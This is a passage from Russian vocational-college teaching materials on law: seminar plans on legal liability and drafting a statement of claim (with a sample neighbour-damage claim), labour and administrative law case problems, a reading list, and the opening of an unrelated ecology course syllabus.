За пенсией можно обратиться позднее, доработать нужный стаж. Иначе в будущем этот человек может претендовать только на социальную пенсию по старости. Она назначается женщинам по достижении 60 лет, мужчинам- по достижении возраста 65 лет, то есть позднее, чем страховая, на 5 лет. Ее средний размер в 2018 г. составлял 6182р. Для сравнения размер страховой пенсии в Прикамье в 2018 г. составлял 14016 руб. Нужно еще учесть, что пенсионерам, получающим социальную пенсию, государство доплачивает до прожиточного минимума, который в 2018г. В Прикамье составлял 8503 рубля.

Практическое занятие № 6
Тема: «Юридическая ответственность гражданина»

Цель: сформировать умения

- анализировать и оценивать результаты и последствия деятельности (бездействия) с правовой точки зрения;
- защищать свои права в соответствии с гражданским, гражданско-процессуальным и трудовым законодательством;
- использовать нормативные правовые акты, регламентирующие профессиональную деятельность.

Необходимые источники: Трудовой кодекс РФ (далее - ТК РФ), часть II, ст. 189-195, дополнительная литература [1]

Время выполнения – 2 часа.

Форма занятия – **семинар**

План проведения

1. Беседа по теме «**Юридическая ответственность гражданина**»:
   - Сущность юридической ответственности
   - Признаки юридической ответственности
   - Виды юридической ответственности, их характеристика
   - Иные меры государственного принуждения:
     А. меры предупредительного воздействия;
     Б. меры пресечения;
     В. Правовосстановительные меры
2. Заполнение таблицы «Виды юридической ответственности».
3. Выводы.

Порядок выполнения:

II. Ответить на вопросы во время беседы:

1. Сущность юридической ответственности.
2. Признаки юридической ответственности.
3. Виды юридической ответственности, их характеристика.
4. Иные меры государственного принуждения:
   А. меры предупредительного воздействия;
   Б. меры пресечения;
   В. Правовосстановительные меры;

II. Заполнить таблицу 1 «Виды юридической ответственности»:

Таблица 1 - Виды юридической ответственности

Виды ответственности	**Источник**	**Характеристика**	**Вид наказания, кто выносит наказание**
1.Уголовная	УК РФ	За преступления	Арест, лишение свободы, конфискация имущества. Суд.
2.Административная			
3.Дисциплинарная			
4. Материальная			
5.Гражданская			
6.Семейная ответственность			

III. Сделайте вывод, дополнив недостающими словами следующий текст:

1. Юридическая ответственность – это применение государственного _____ к _____ за совершенное им _____ деяния.

2. Признаками юридической ответственности являются:

1. Несение правонарушителем определенных неблагоприятных для него последствий;
2.
3.
4.

3. Целями юридической ответственности являются:

1. Покарать правонарушителя;
2. _____;
3. _____;
4. _____;

4. Мерами предупредительного воздействия являются: проверка документов, _____, _____, _____.

5. Мерами пресечения являются _____.

6. Примерами правовосстановительных мер являются _____.

7. Разграничение юридической ответственности и иных видов государственного принуждения важно потому, что позволяет выбрать наиболее целесообразное и эффективное средство государственного реагирования для защиты интересов личности, государства, общества.

Практическое занятие№ 7
Тема: «Составление искового заявления»

Цель: сформировать умения

- анализировать и оценивать результаты и последствия деятельности (бездействия) с правовой точки зрения;
- защищать свои права в соответствии с гражданским, гражданско-процессуальным и трудовым законодательством;
- использовать нормативные правовые акты, регламентирующие профессиональную деятельность.

Необходимые источники: образец искового заявления, тематика спорных ситуаций

Теоретические основы

Исковое заявление состоит из 4 частей: вводной, описательной, мотивировочной и резолютивной. – (рассказ ведется на примере уже составленного искового заявления, введенного на экран.)

Вводная часть содержит наименование суда, сведения о сторонах, заинтересованных лицах, сведения об оплате государственной пошлины. Наименование иска также относится к вводной части.

Описательная часть – это изложение сути спорного правоотношения, возникшее между истцом и ответчиком. Необходимо учесть, что в суде рассматривается только 1 спорная ситуация.

Мотивировочная часть излагается в произвольной форме, но она обязательно должна содержать указание на то, в чем заключается нарушение или угроза нарушения прав истца. В интересах истца необходимо сослаться также на закон и иные нормативные акты, которые, по его мнению, суд должен применить.

Требования истца к ответчику должны быть изложены **в просительной (резолютивной) части** искового заявления. Там также должен быть отражен и способ защиты нарушенного или оспариваемого права (например, признать право собственности, взыскать сумму денег, расторгнуть брак и т.д.) - это отражается в ст. 131 ГПК РФ. Кроме этого, в исковом заявлении могут приводиться и иные сведения, имеющие значение для разрешения спора, а также излагаться ходатайства истца. Например, о принятии мер по обеспечению доказательств (ст. 64-66 ГПК РФ), о назначении экспертиз (ст.79 ГПК РФ) и другие.

Помимо правильного оформления, на истца возлагается обязанность приложить к заявлению его копии по числу ответчиков и третьих лиц.

образец искового заявления

Мировому судье судебного участка № 307
Петрову Петру Петровичу
Адрес: 105203, г. Москва, ул. 15-я Парковая, д. 6/75

Истец: Иванов Иван Иванович
(фамилия, имя, отчество истца)
Адрес: 105484, ул.13-ая Парковая, дом 26, корп. 3, кв. 114
(адрес места жительства истца)

Ответчик: Максимов Максим Максимович
(фамилия, имя, отчество ответчика)
Адрес: 105484, ул.13-ая Парковая, дом 26, корп. 3, кв. 120
(адрес места жительства ответчика)
Цена иска: 8000 (восемь тысяч) рублей

ИСКОВОЕ ЗАЯВЛЕНИЕ

о возмещении причиненных убытков

В период с 1 марта 2007 г. по 1 апреля 2007 г. в квартире № 120, принадлежащей моему соседу Максимову Максиму Максимовичу, по адресу ул.13-ая Парковая, дом 26, корп. 3 были произведены ремонтные работы, в ходе которых был демонтирован деревянный каркас пола. Квартира Максимова М.М. расположена непосредственно над моей. В результате проведенного без соблюдения установленного порядка ремонта в квартире Максимова М.М. в моей квартире № 114 нарушена звукоизоляция и испорчен внешний вид недавно покрашенного потолка. Эти факты подтверждаются заключениями №№ 256-Рп, 257-Р, выданными МУП «Ремонтно-эксплуатационное управление № 43».

Размер истребуемой компенсации причиненных убытков составляет 8000 (восемь тысяч) рублей. Эта денежная сумма была ранее потрачена мной на побелку потолка.

На основании вышеизложенного и руководствуясь ст.ст. 15, 1064 ГК РФ, п. 2 ст. 29 ЖК РФ, п. 4 ст. 30 ЖК РФ,

ПРОШУ:

Взыскать с ответчика в мою пользу 8000 (восемь тысяч) рублей в счет возмещения причиненных мне убытков и обязать ответчика восстановить звукоизоляцию между квартирами № 120 и № 114 по адресу ул.13-ая Парковая, дом 26, корп. 3.

ПРИЛОЖЕНИЕ:

1. *Копия настоящего искового заявления*
2. *Копии заключений №№ 256-Рп, 257-Р, выданных МУП «Ремонтно-эксплуатационное управление № 43»*
3. *Расчет истребуемой денежной суммы*
4. *Квитанция об уплате государственной пошлины*

27 апреля 2007 г. *Истец Иванов И.И.*
(дата) *(подпись)*

Тематика спорных ситуаций:

1. Протечка труб и залив соседями.
2. Не возврат долга.
3. Не поставка товара.
4. Авария на дороге.
5. Спор по границе земельных участков между соседями.
6. Испорченная вещь в ателье.
7. Спор между наследниками.
8. Купленный в магазине бракованный товар.
9. Испорченный отпуск по туристической путевке.
10. Раздел имущества между супругами.

Задание: Составить исковое заявление по выбранной спорной ситуации.

Время выполнения – 1 час.

Порядок выполнения:

1. Ознакомьтесь с теоретическими основами искового заявления и образцом, приведенными в начале практической работы.
2. Выберите спорную ситуацию из предложенной тематики.
3. Определите участников процесса.
4. Придумываете ситуацию, которая привела бы к обращению в суд.
5. По приведенному образцу составьте свое исковое заявление, определив все условия для включения в его текст.

Не забудьте в приложении искового заявления привести все документы, которые подтверждают наличие спора между истцом и ответчиком.

6. Составленное заявление сдайте на проверку преподавателю.

Литература

Основные источники:

1. Административный кодекс РФ.
2. Всеобщая декларация прав человека: Принята Генеральной Ассамблеей ООН 10 декабря 1948г.
3. Гражданский кодекс.
4. Конституция РФ.
5. Трудовой кодекс Российской Федерации.

Учебная литература:

1. Амиантова И. С. Противодействие коррупции : учебное пособие для среднего профессионального образования / И. С. Амиантова. — Москва : Издательство Юрайт, 2024. — 149 с. — (Профессиональное образование). — ISBN 978-5-534-13540-4. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519404 (дата обращения: 12.01.2024).
2. Бялт В. С. Правовые основы профессиональной деятельности : учебное пособие для среднего профессионального образования / В. С. Бялт. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 303 с. — (Профессиональное образование). — ISBN 978-5-534-16146-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530531 (дата обращения: 12.01.2024).
3. Волков А. М. Правовые основы профессиональной деятельности : учебник для среднего профессионального образования / А. М. Волков, Е. А. Лютягина. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 345 с. — (Профессиональное образование). — ISBN 978-5-534-16170-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530555 (дата обращения: 12.01.2024).
4. Правовое обеспечение профессиональной деятельности : учебник и практикум для среднего профессионального образования / А. П. Анисимов, А. Я. Рыженков, А. Ю. Осетрова, О. В. Попова ; под редакцией А. Я. Рыженкова. — 6-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 344 с. — (Профессиональное образование). — ISBN 978-5-534-16129-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530506 (дата обращения: 12.01.2024).
5. Волков А. М. Правовое обеспечение профессиональной деятельности в IT-сфере. Схемы, таблицы, определения, комментарии : учебник для среднего профессионального образования / А. М. Волков, Е. А. Лютягина. — Москва : Издательство Юрайт, 2024. — 281 с. — (Профессиональное образование). — ISBN 978-5-534-14659-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519907 (дата обращения: 12.01.2024).

Дополнительная литература:

1. «Правовое обеспечение профессиональной деятельности», под редакцией Тузова и Аракчеева, М.,2013.

2. Памбухчиянц О.В. Организация и технология коммерческой деятельности- М.,2012.
3. Самарина В.П. Основы предпринимательства, М., 2010.
4. Скачкова Г.С. Трудовые споры в различных сферах деятельности, -М., Проспект, 2008.

Интернет – ресурсы

1. Гарант - http// www.garant.ru
2. Консультант - www.consultant.ru
3.Libraru. RU - www.libraru.ru
4.Министерство регионального развития Российской Федерации - www.minregion.ru
5. Нормативные правовые акты Российской Федерации - http//zakon.scli.rulegal
6. Официальный сайт Российской газеты - www.gov.ru
7.Агенство консультаций и деловой информации «Экономика и жизнь» - www.akdi.ru

Приложение1

Перечень задач для практического занятия № 1
по теме «Трудовой договор: порядок его заключения и расторжения»

Задача 1. Инженер Тихомиров 15 января подал в отдел кадров заявление об увольнении по собственному желанию с 1 февраля. 25 января он пришел в отдел кадров и заявил, что хочет забрать свое заявление, т.к. у него изменились обстоятельства и он передумал увольняться. Однако отдать заявление ему отказались, сказав, что приказ об увольнении с 1 февраля подписан, а на его место будет переведен инженер с другого отдела, где намечено сокращение штатов. Каков порядок увольнения по собственному желанию? Законны ли действия администрации в отношении Тихомирова?

Задача 2. Для проведения столярных работ поликлиника заключила договор со столяром Скобелкиным, временно нигде не работающим. По договору он обязался в течение сентября оборудовать регистратуру фанерными шкафами с выдвижными ящиками, а администрация уплатить ему определенную сумму. Выполнив работу, Скобелкин упал с лестницы и ушибся. В течение 2-х недель он был нетрудоспособен и поэтому работу закончил только в октябре. При производстве расчета он потребовал, чтобы ему оплатили больничный за время болезни, поскольку он получил травму на работе. Помимо этого, он попросил записать ему в трудовую книжку запись о том, что он работал в больнице. Эта запись ему нужна для подтверждения стажа работы. Администрация отказала Скобелкину и предупредила его, что из причитающей суммы за его работу, будет произведен вычет полной стоимости испорченных им при раскрое пяти листов фанеры. Рассудите данную ситуацию. Кто прав и почему?

Задача 3. Сидорова была уволена администрацией в связи с реорганизацией предприятия без предварительного предупреждения с выплатой заработной платы за текущий месяц. Законны ли действия администрации?

Задача 4. Наниматель берет на должность секретаря в приемную девушку, у которой на данный момент нет паспорта, т.к. неделю назад она сменила фамилию. Предоставит паспорт, как только он будет готов. Она работала, но сейчас до 15.09 находится в отпуске. Прежний наниматель ни под каким предлогом не соглашается с ней расторгнуть контракт. Она решила не выходить на работу и, соответственно, в трудовой книжке будет запись об увольнении по статье за прогулы. Наш наниматель в любом случае, зная всю эту ситуацию, согласен принять ее на работу уже с 15.09. Но возник вопрос: если эта молодая особа просит завести новую трудовую книжку, якобы старая утеряна и ей не жаль 2,5 лет стажа по первой трудовой книжке. Может ли новый работодатель завести новую трудовую книжку. Как правильно поступить в этой ситуации?

Задача 5. 4 работника были уволены на предприятии в связи с сокращением штата. Руководство фирмы выплатило каждому работнику зарплату за отработанное время, компенсацию за неиспользованный отпуск, отдало трудовые книжки, однако не выплатили выходное пособие в размере среднего заработка в день увольнения и 2 последующих пособия- по истечении 1 и 2-х месяцев со дня

увольнения. При этом все условия, дающие по закону право на эти пособия, работники выполнили: они встали на учет в центр занятости, о чем предоставили справки, а также принесли трудовые книжки, что подтверждает, что они не трудоустроены.

Задача 6. Токарь завода «Кристалл» Мироненко был уволен с работы за прогул. Не согласившись с увольнением, он обратился в суд с иском о восстановлении на работе. В ходе судебного разбирательства выяснилось, что 12 сентября Мироненко неоднократно без разрешения мастера уходил с рабочего места в соседний цех, где обсуждал с друзьями предстоящую поездку на рыбалку. В общей сложности Мироненко отсутствовал на рабочем месте более 4 часов, что зафиксировано в табеле. Это и было основанием для увольнения. Какое решение должен принять суд?

Задача 7. Краснов работал менеджером по продажам в ЗАО «Заря». 1 апреля 2019 года он подал администрации заявление об увольнении по собственному желанию. Ему заявление подписали и назначили срок 2-х недельной отработки. Отработка истекала 15 апреля, но 12 апреля работник отозвал свое заявление, считая, что он погорячился с таким решением. Но его начальник 15 апреля подписал заявление об увольнении Краснова (ст. 77 ТК РФ) и уже 17 апреля пригласили на его место другого работника.

Правомерны ли действия администрации?

Задача 8. Работник работал монтажником – высотником. После ухудшения здоровья он обследовался в медицинском учреждении и принес на работу заключение ВКК с указанием, что данному работнику противопоказана такая работа. Администрация настояла на увольнении этого работника. Оцените действия работодателя.

Задача 9. Усманова работает в бухгалтерии ОАО «Парус». Она обратилась к администрации с просьбой установить ей сокращенный рабочий день, т.к. у нее ребенок – инвалид 11 лет. Рассмотрев ее заявление, ей ответили, что неполное рабочее время установят, но при этом сократится зарплата и другие социальные гарантии. Дайте оценку такому решению администрации.

Задача 10. В этом году работника уволили по сокращению штатов. С ним вместе в отделе проектирования завода работал инженер, который совсем недавно устроился на работу. Перед увольнениемработник попросил администрацию объяснить, почему именно его сократили. Работнику объяснили, что его коллегу не сократили потому, что он воспитывает 2- детей. Работник не был удовлетворен таким ответом и обратился в суд. Какое решение примет суд? Каков порядок увольнения работников при сокращении?

Задача 11. Директора филиала ОАО «Стройбанк» в связи с необходимостью срочного завершения отчета решил привлечь к сверхурочным работам бухгалтера предприятия, имеющую 2-х летнего ребенка. Работница отказалась и на следующий день она была уволена. Оцените действия администрации.

Задача 12. В ООО «Крот» сменился собственник. Новый руководитель издал приказ об увольнении всех заместителей, поскольку он пришел со своей

командой. Уволенные работники подали исковое заявление в суд. Ваше мнение о действиях руководства?

Задача 13. Начальство отметило успешную работу работника, выплатив премию и объявив благодарность. Но записи в трудовой книжке отдел кадров не сделал. Может ли работник потребовать внести в нее сведения о благодарности. Ваше мнение об этой ситуации?

Задача 14. Сотрудница находится в декретном отпуске и хочет выйти на работу раньше положенного срока. Должна ли она уведомить о своем намерении и каков порядок подобного уведомления? Какой договор был заключен с работником, который заменил ушедшую в декрет? Какова судьба этого работника?

Задача 15. Колесников был принят на завод нормировщиком с месячным испытательным сроком. Через 3 недели он заболел и ему был выдан листок нетрудоспособности на 10 дней. Когда Колесников вышел на работу, ему сообщили, что 3 дня назад издан приказ о его увольнении как не выдержавшего испытательный срок. Колесников обратился в суд с иском о восстановлении на работе. Какое решение должен вынести суд?

Задача 16. Зооинженеры Иванова, Соловьева, Павлова, имеющие детей соответственно в возрасте 3, 10, 15 лет, отказались от направления в командировку в другой населенный пункт для работ в другую организацию. Их директор, ссылаясь на трудовой договор, в котором предусмотрены поездки в командировку, за отказ срочно выехать в командировку Ивановой объявил строгий выговор, а Соловьева и Павлова были уволен по ст. 81 п.6.

Оцените ситуацию и действия администрации.

Задача 17. Работник – студент- заочник 2 курса Вуза. 2 сессии ему оплачивали, а сейчас начинается практика и сдача итоговых экзаменов. Вуз представил справку – вызов на 4 месяца. Имеет ли право работник требовать оплату во время сессии? Каковы права студентов-заочников, работающих не по специальности, на которой учатся?

Задача 18. 17-летний работник принят на работу учеником столяра с месячным испытательным сроком. Через 3 дня он был уволен как не выдержавший испытание. Оцените данную ситуацию.

Задача 19. За нарушение правил уличного движения автоинспекция лишила шофера Климова водительских прав сроком на 1 год. Директор базы перевел Климова в автослесари. Шофер от перевода отказался и на работу не вышел. Приказом директора он был уволен за прогул. Оцените ситуацию.

Задача 20. 17-летний работник поручил своему отцу, которому дал простую письменную договоренность, заключить от его имени трудовой договор с работодателем, с которым уже была устная договоренность о принятии на работу. Работодатель отказал отцу заключить трудовой договор. Почему работодатель отказал в заключении договора?

Задача 21. Граждане Потехин и Михайлов договорились с директором магазина о приеме на работу грузчиками, сдали администратору трудовые книжки и другие документы и на следующий день вышли на работу. Проработав 2 недели, они узнали, что приказ о их приеме на работу так и не издан, а директор магазина, к

которому они обратились за разъяснениями, заявил им , что в их услугах больше не нуждается.

С какого момента трудовой договор считается заключенным, если он не оформлен надлежащим образом? Могут ли эти работники настаивать на заключение трудового договора?

Задача 22. Иванов работал в ООО по срочному трудовому и заболел. Срок его договора истек во время его болезни и его уволили. Правомерно ли увольнение Иванова?

Задача 23. Электросварщик в устной форме договорился о его приеме на работу и приступил к ней в согласованный с предприятием срок. Трудовой договор был составлен через несколько дней после этого срока. В трудовом договоре дата начала работы не совпадала с фактической датой, согласованной с предприятием в устной форме. Работник подал жалобу, считая, что трудовой договор незаконен. Прав ли электросварщик?

Задача 24. Возникла необходимость срочно отремонтировать токарный станок. Начальник смены допустил к выполнению этой работы слесаря со стороны. Отработав 3 дня, слесарь потребовал от работодателя заключить с ним трудовой договор. Работодатель отказал в этом, мотивируя это тем, что вопрос о заключении с этим работником трудового договора, либо допуска его к работе начальник смены не согласовал.

Дайте комментарии этой ситуации и оцените действия работодателя.

Приложение 2

Перечень задач для практического занятия № 2
по теме «Рабочее время и время отдыха»

Задача 1. Гражданину Пуговкину по его просьбе был установлен неполный рабочий день продолжительностью 4 часа при 5-ти дневной рабочей неделе. При предоставлении Пуговкину ежегодного оплачиваемого отпуска, его продолжительность была сокращена пропорционально продолжительности рабочей недели. Считая, что его права нарушены, Пуговкин обратился в федеральную инспекцию по труду. Помогите разобраться ему в этой ситуации.

Задача 2. Работница хотела взять 1 или 2 дня в счет очередного отпуска, но администрация ей отказала, сославшись на то, что дробить ежегодный отдых нельзя. Работница обратилась в юридическую консультацию с вопросом о делении отпуска. Что должен ответить ей юрист?

Задача 3. Начальник цеха в устной форме предложил рабочим двух производственных участков на 5 часов остаться после смены для производства срочных работ. Это поручение рабочие выполнили и обратились к директору организации с требованием оплатить им сверхурочную работу. Однако руководитель организации, ссылаясь на отсутствие письменного приказа, отказал им в оплате. Данный отказ был мотивирован тем, что рабочие не возражали поработать дополнительно.

Следует ли данную работу считать сверхурочной? Были ли допущены нарушения трудового законодательства о сверхурочной работе? Должна ли быть компенсирована и в каком порядке указанная работа?

Задача 4. Санитарка больницы ушла в отпуск по графику с 20 мая на 28 календарных дней, но 31 мая она была отправлена в больницу в связи с острым аппендицитом, где пролежала 2 недели. Каковы дальнейшие действия санитарки? Имеет ли она продлить себе отпуск?

Задача 5. Девушка получает высшее образование по заочной форме обучения на юридическом факультете и работает менеджером в магазине. Она обратилась к администрации с просьбой предоставить ей оплачиваемый отпуск как студентке – заочнице на время сессии, однако администрация ей отказала, сославшись на то, что сессия оплачивается только в том случае, если она учится по профилю предприятия, а если нет, то ей может быть предоставлен только неоплачиваемый отпуск. Оцените данную ситуацию. На что может рассчитывать студент – заочник?

Задача 6. Старший экономист ЗАО Тимофеева, проработав 5 месяцев, ушла в декретный отпуск по беременности и родам. По окончании послеродового отпуска она обратилась к директору с просьбой предоставить ей очередной отпуск на 28 дней. Однако директор отказал в этом, сославшись на то, что она не проработала в ЗАО 6 месяцев и не приобрела права на ежегодный отпуск. Имеет ли Тимофеева право на очередной отпуск и на основании чего? Каков порядок его предоставления?

Задача 7. Работающий пенсионер обратился с заявлением к своему директору с просьбой о предоставлении отпуска за свой счет на 2 недели по состоянию здоровья и ему было отказано. Законны ли действия директора?

Задача 8. Работница фирмы уже в течение 10 лет имеет возможность отдохнуть только в августе. Все это время она отдыхает с 3-мя детьми в своем любимом санатории. В августе в Крыму самые высокие цены. Работница с удовольствием ездила бы на отдых и в мае, и в октябре. Детей для лечения готовы отпустить из школы в любое время года. Лечиться в Ялте можно и в феврале. Но ее, как и всех остальных сотрудников, отпускают только в августе. Работница представила заявление с просьбой отпустить ее в отпуск в марте и требует компенсировать разницу между стоимостью путевок по мартовским и августовским ценам. Как решит данную проблему администрация фирмы?

Задача 9. В связи с производственной необходимостью на с/х предприятии директор ОАО предложил всем работникам выйти на работу в субботу (выходной день), за что пообещал полагающийся им отгул присоединить к ежегодному отпуску. Ряд работников согласились с предложением директора, но многие заявили, что они хотят, чтобы работа в субботу была компенсирована двойной оплатой. Некоторые работники не согласились выйти на работу в выходной день, указав, что она возможна только по распоряжению правительства. Законны ли действия директора? В каких случаях и на основании чего возможно привлечение работников к работе в выходной день? Как компенсируется эта работа?

Задача 10. Сотрудник подал на работодателя жалобу в трудовую инспекцию в связи с отказом дать ему дополнительный отпуск для прохождения промежуточной аттестации. Он является студентом 2 курса. Это его первое высшее образование. Ему отказали, т.к. сессия у данного работника началась с 16. 01 по 04. 02, а заявление он подал на отпуск 18.01, замену ему найти не смогли. Работник ушел на сессию, на работу не выходит. Как разрешится эта ситуация?

Задача 11. Усманова работает в бухгалтерии ОАО. Она обратилась к администрации с просьбой установить ей сокращенный рабочий день, так как у нее ребенок – инвалид 11 лет. Рассмотрев ее заявление, ей ответили, что неполное время ей установят, но заработная плата и отпуск сократятся. Права ли администрация?

Задача 12. Женщина работает мойщицей машин в автосервисе. Эта работа достаточно вредная: высокая влажность, использование химических средств и т. д. В связи с тем, что она находится на 4 месяце беременности, врач выдал ей заключение о том, что ей необходимо перевестись на другую работу, более легкую. Она написала заявление на имя руководителя с просьбой перевести ее на легкую работу, предоставила все медицинские документы. Однако руководитель, ознакомившись с предоставленными документами, посетовал на отсутствие другой подходящей работы и предложил уволиться. Вправе ли руководитель отказать работнице?

Задача 13. Работодатель, составляя график отпусков на очередной 2019 год, в интересах производства не стал учитывать пожелания некоторых работников об отпуске в определенное время года, а также заявление работающего несовершеннолетнего в возрасте 17Ю5 лет о предоставлении ему отпуска в июле

месяце . Обязан ли работодатель учитывать пожелания каждого работника при составлении графика отпуска?

Задача 14. Бухгалтер подает иск на директора предприятия, который не дает ей разрешения идти в отпуск. Она уже оплатила тур. - путевку к морю. Но, поскольку, ее не отпустили, путевка сгорела. По мнению работницы, ей обязаны были предоставить отпуск, т.к. она больше года работает на фирме. Работница просит отпустить ее в отпуск и компенсировать пропавшую путевку. Оказывается, работодатель предоставил ей отпуск как положено, но бухгалтер весь отпуск проболела. После выхода с больничного, работница вышла на работу, т. к. ей нужны были деньги. Работодатель предложил ей сразу уйти в отпуск, но она не согласилась. Рассудите данную спорную ситуацию. Каков порядок предоставления отпуска работнику?

Задача 15. Начальник цеха в устной форме предложил рабочим 2-х производственных участков на 5 часов остаться после смены для производства срочных работ. Это поручение рабочие выполнили и обратились к директору организации с требованием оплатить им сверхурочную работу. Однако руководитель организации, ссылаясь на отсутствие письменного приказа, отказал им в оплате. Данный отказ был мотивирован тем, что рабочие не возражали поработать дополнительно. Следует ли данную работу считать сверхурочной? Были ли допущены нарушения трудового законодательства о сверхурочной работе?

Приложение 3

Перечень задач для практического занятия № 3
по теме «Административные нарушения, их состав. Виды административных нарушений и виды наказаний»

Задача 1. Вы припарковали свою машину у подъезда дома, в котором вы живете. Соседка с 1 этажа возмутилась дискомфортом для себя, т.к. каждое утро в ее окна влетают неприятные запахи и шум, она обратилась в полицию. Какое решение примет полиция?

Задача 2. Водитель подобрал на дороге тяжелораненого человека и, стремясь поскорее доставить его в ближайшую больницу, сократил путь и проехал по улице, движение по которой было запрещено. Задержавший водителя сотрудник ГИБДД наложил на него штраф в размере 500 руб. Оцените данную ситуацию.

Задача 3. Попов совершил мелкое хищение государственного имущества, за что судья назначил ему административное наказание в виде штрафа. Дело было рассмотрено в отсутствии Попова, т.к. он по повестке не явился в суд. Оцените данную ситуацию.

Задача 4. В отношении ООО «Ладога» было возбуждено дело об административном правонарушении. В рамках проведения процедуры привлечения к административной ответственности ООО «Ладуга» в результате слияния присоединилось к ООО «Лесстрой». На основании дело в отношении ООО «Ладога» было прекращено и возбуждено в отношении ООО «Лесстрой». Защитник ООО «Лесстрой» обжаловал в суд факт возбуждения дела об административном правонарушении. Какое решение должен вынести суд?

Задача 5. Школьник 12 лет возвращался из школы домой и не купил билет за проезд в автобусе. Кондуктор высадила школьника на ближайшей остановке. Оцените данную ситуацию.

Задача 6. Иванов купил автомобиль с рук и через 2 месяца заметил серьезные технические неполадки. Он обратился к экспертам, которые сказали ему, что на данном автомобиле большие проблемы с двигателем. Иванов решил расторгнуть данную сделку через суд, но была еще одна проблема- при покупке авто была занижена стоимость машины. Как вы оцениваете данную ситуацию? Какой совет можно дать Иванову?

Задача 7. При утверждении правил внутреннего распорядка кондитерской фабрики ОАО «Ударница» было предложено в перечень мер дисциплинарных взысканий включить: постановку на вид, замечание, выговор, предупреждение, строгий выговор, лишение отпуска за прогулы, штраф 1 тыс. руб. для работников, появившихся на работу в нетрезвом состоянии и увольнение.Правомерно ли такое предложение? Кем разрабатываются и утверждаются правила внутреннего трудового распорядка?

Задача 8. Инспектором ГИБДД был остановлен водитель Антонов: у него были воспалены глаза и неуверенные движения. Инспектор предложил проехать в медицинское учреждение для прохождения медицинского освидетельствования. Антонов отказался и заявил, что выглядит так потому, что работал 2 смены подряд и

очень стал. Тем не менее готов пройти освидетельствование на месте остановки транспортного средства. Ехать в больницу он не может, т.к. его дома ждет больная жена и маленький ребенок. Инспектор отстранил Антонова от управления транспортным средством, автомобиль направил на охраняемую стоянку, составил протокол. Оцените данную ситуацию.

Задача 9. Гражданин Александров, привлеченный к ответственности за нарушение налогового законодательства, и по постановлению налоговой инспекции сумма неуплаченного налога была взыскана с него путем ее списания с лицевого счета. Считая действия налоговой несправедливыми, Александров подал иск, чтобы вернуть свои деньги. Какое решение примет суд? Как вы оцениваете действия Александрова?

Задача 10. На семейном празднике дядя 13-летнего Андрея предложил ему выпить за здоровье его родителей. В ответ отец мальчика предложил сыну выпить за здоровье дяди. Являются ли действия взрослых родственников Андрея административным правонарушением?

Задача 11. Комендант общежития взыскивал штраф в размере 1000 руб. со студентов за курение в не отведенных для этого местах. На возражения студентов он отвечал, что это мера установлена в краевом законе, и, согласно приказу директору, комендант должен подчиняться. Прокомментируйте эту ситуацию.

Задача 12. Гражданин Петров возвращался из-за границы и в аэропорту Шереметьева полицейский попросил у него паспорт. Петров предъявил ему заграничный паспорт, на что полицейский заявило незаконности данного паспорта. Прав ли полицейский в этой ситуации?

Задача 13. 3 друга решили ехать на природу в выходной. После выпитого и съеденного у одного друга, который был водителем, начался приступ. Он был трезвый, но управлять автомобилем не мог и тогда из друзей, будучи выпившим, но без водительских прав, сел за руль и поехал в сельскую больницу. По дороге их остановили работники ГИБДД и сопроводили их до больницы. Какое наказание ждет друзей? Можно ли оправдать их действия?

Задача 14. Семья переехала в новую квартиру, все радовались этому событию. Стали приобретать новую мебель и оказалось, что столовая мебель на кухне не входит как хотелось бы. Глава семьи распорядился – перенесем газовую плиту на другое место. Что и было сделано. Через месяц по квартирам делали рейды работники газовой службы и за перенос плиты составили протокол, на основании чего решением суда главу семьи оштрафовали. Правильно ли поступили работники газовой службы?

Задача 15. Гражданин Иванов приобрел подержанный автомобиль. Заключив договор купли продажи, он не стал регистрировать право собственности, чтобы не платить налог. При встрече с инспектором у него всегда было несколько готовых договоров, где не была прописана дата покупки. Является ли этот проступок административным правонарушением? Что угрожает бывшему хозяину этого автомобиля?

Задача 16. Определите, какие из указанных мер являются административными наказаниями: арест, приостановление работ, увольнение,

конфискация, арест содержанием на гауптвахте, начисление пени, лишение лицензии, привод, изъятие документов, штраф, возмездное изъятие оружия, дисквалификация, наложение ареста на банковский счет.

Задача 17. Какие виды административных наказаний последуют в следующих случаях? – подкуп избирателей, фиктивное или преднамеренное банкротство, нарушение законодательства о труде и об охране труда, нарушение законов о рекламе.

Задача 18. Административное наказание может вынести: директор учебного заведения, преподаватель, суд, родители, профком, административная комиссия.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.08. Экологические основы природопользования

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины СГ.08. Экологические основы природопользования разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 10

4. Контроль и оценка результатов освоения дисциплины 12

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.08. ЭКОЛОГИЧЕСКИЕ ОСНОВЫ ПРИРОДОПОЛЬЗОВАНИЯ

1.1. Область применения программы

